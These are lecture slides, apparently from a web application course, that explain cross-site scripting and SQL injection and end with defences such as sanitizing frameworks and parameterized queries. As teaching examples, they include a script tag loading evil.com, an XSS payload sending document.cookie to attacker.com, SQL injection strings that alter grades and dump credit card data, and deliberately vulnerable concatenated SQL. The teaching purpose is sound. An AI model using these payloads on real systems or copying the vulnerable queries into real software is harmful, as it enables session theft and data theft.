Code Injection Attacks

Mendel Rosenblum

Consider adding HTML comments to our Photo App

- Easy change:

  Rather than `{model.comment}` do `div.innerHtml = model.comment;`

- What happens if someone inputs a comment with a script tag?

  ```
  <script src="http://www.evil.com/damage.js" />
  ```

- Called a **Cross Site Scripting Attack (XSS)**

  Really unfortunate for us. Every user that views that photo/comments gets hurt. (consider following with a CSRF attack)

Stored Cross Site Scripting Attack

- Attacker stores attacking code in a victim Web server, where it gets accessed by victim clients. Call a **Stored Cross Site Scripting Attack**
- On previous generations of web frameworks was a major attack loophole
  - Lots of stuffing things into `innerHTML`, bad escape processing
- Less so on JavaScript frameworks
  - Care is taken before stuffing things into the DOM

Reflected Cross Site Scripting

- Attacker doesn't need to store attack on website, can just reflect it off the website. Call a **Reflected Cross Site Scripting Attack**
- Consider a website that shows the search term used (like our states view)
  - What happens if we store the search term in an `innerHTML` and an attacker tricks a user into searching for:

```
Justin Bieber
<img style="display:none" id="cookieMonster">
<script>
    img = document.getElementById("cookieMonster");
    img.src = "http://attacker.com?cookie=" +
                                encodeURIComponent(document.cookie);
</script>
```

Reflected Cross Site Scripting Attack

- How to get user to submit that URL? CSRF again:
- Step #1: lure user to attacker site:
  - Sponsored advertisement
  - Spam email
  - Facebook application
- Step #2: attacker HTML automatically loads the link in an invisible iframe

Modern JavaScript frameworks have better defences

- Angular bind-html - Sanitizes HTML to remove script, etc.

  `<div ng-bind-html="model.comment"></div>` --- Safe

- Must explicitly tell Angular if you don't want it sanitized

  `model.comment = $sce.trustAsHtml(model.comment)`

  Strict Contextual Escaping (SCE)

- Effectively marks all the places you need to worry about
- ReactJS: No opinion -> half dozen options, google "reactjs sanitize html"

Code Inject on the Server

SQL DataBase query models

- Request processing for get students of a specified advisor

```
var advisorName = routeParam.advisorName;
var students = Student.find_by_sql(
    "SELECT students.* " +
    "FROM students, advisors " +
    "WHERE student.advisor_id = advisor.id " +
    "AND advisor.name = '" + advisorName + "'");
```

- Called with `advisorName` of 'Jones'

```
SELECT students.* FROM students, advisors
    WHERE student.advisor_id = advisor.id
    AND advisor.name = 'Jones'
```

SQL Injection Attack - Update database

- What happens if the `advisorName` is:

```
Jones'; UPDATE grades
          SET g.grade = 4.0
          FROM grades g, students s
          WHERE g.student_id = s.id
          AND s.name = 'Smith
```

- The following query will be generated:


```
SELECT students.* FROM students, advisors
     WHERE student.advisor_id = advisor.id
     AND advisor.name = 'Jones'; UPDATE grades
     SET g.grade = 4.0
     FROM grades g, students s
     WHERE g.student_id = s.id
     AND s.name = 'Smith'
```

SQL Injection

Injection can also be used to extract sensitive information

- Modify existing query to retrieve different information
- Stolen information appears in "normal" Web output

Consider a simple pizza company view order history



Order history query to SQL database

- Order history request processing:

```
var month = routeParam.month;
var orders = Orders.find_by_sql(
     "SELECT pizza, toppings, quantity, date " +
     "FROM orders " +
     "WHERE user_id=" + user_id +
     "AND order_month= '" + month + "'");
```


- Month parameter set to:

```
October' AND 1=0
UNION SELECT name as pizza, card_num as toppings,
     exp_mon as quantity, exp_year as date
FROM credit_cards WHERE name != '
```

SQL Injection - Dump the database

```
SELECT pizza, toppings, quantity, date
    FROM orders
    WHERE user_id=94412
    AND order_month='October' AND 1=0
UNION SELECT name as pizza, card_num as toppings,
    exp_mon as quantity, exp_year as date
    FROM credit_cards WHERE name != ''
```

Output the dump



CardSystems hit by SQL injection attack

- CardSystems - Credit card payment processing company

  SQL injection attack in June 2005

  Did in the company

- The Attack:

  Credit card #s stored unencrypted

  263,000 credit card #s stolen from database

  43 million credit card #s exposed

Solutions

- Don't write SQL

```
Student.findByAdvisorName(routeParam.advisorName);
```

- Use a framework that knows how to safely build sql commands:

```
Student.find_by_sql("SELECT students.* " +
    "FROM students, advisors " +
    "WHERE student.advisor_id = advisor.id " +
    "AND advisor.name = ?",
     routeParam.advisorName);
```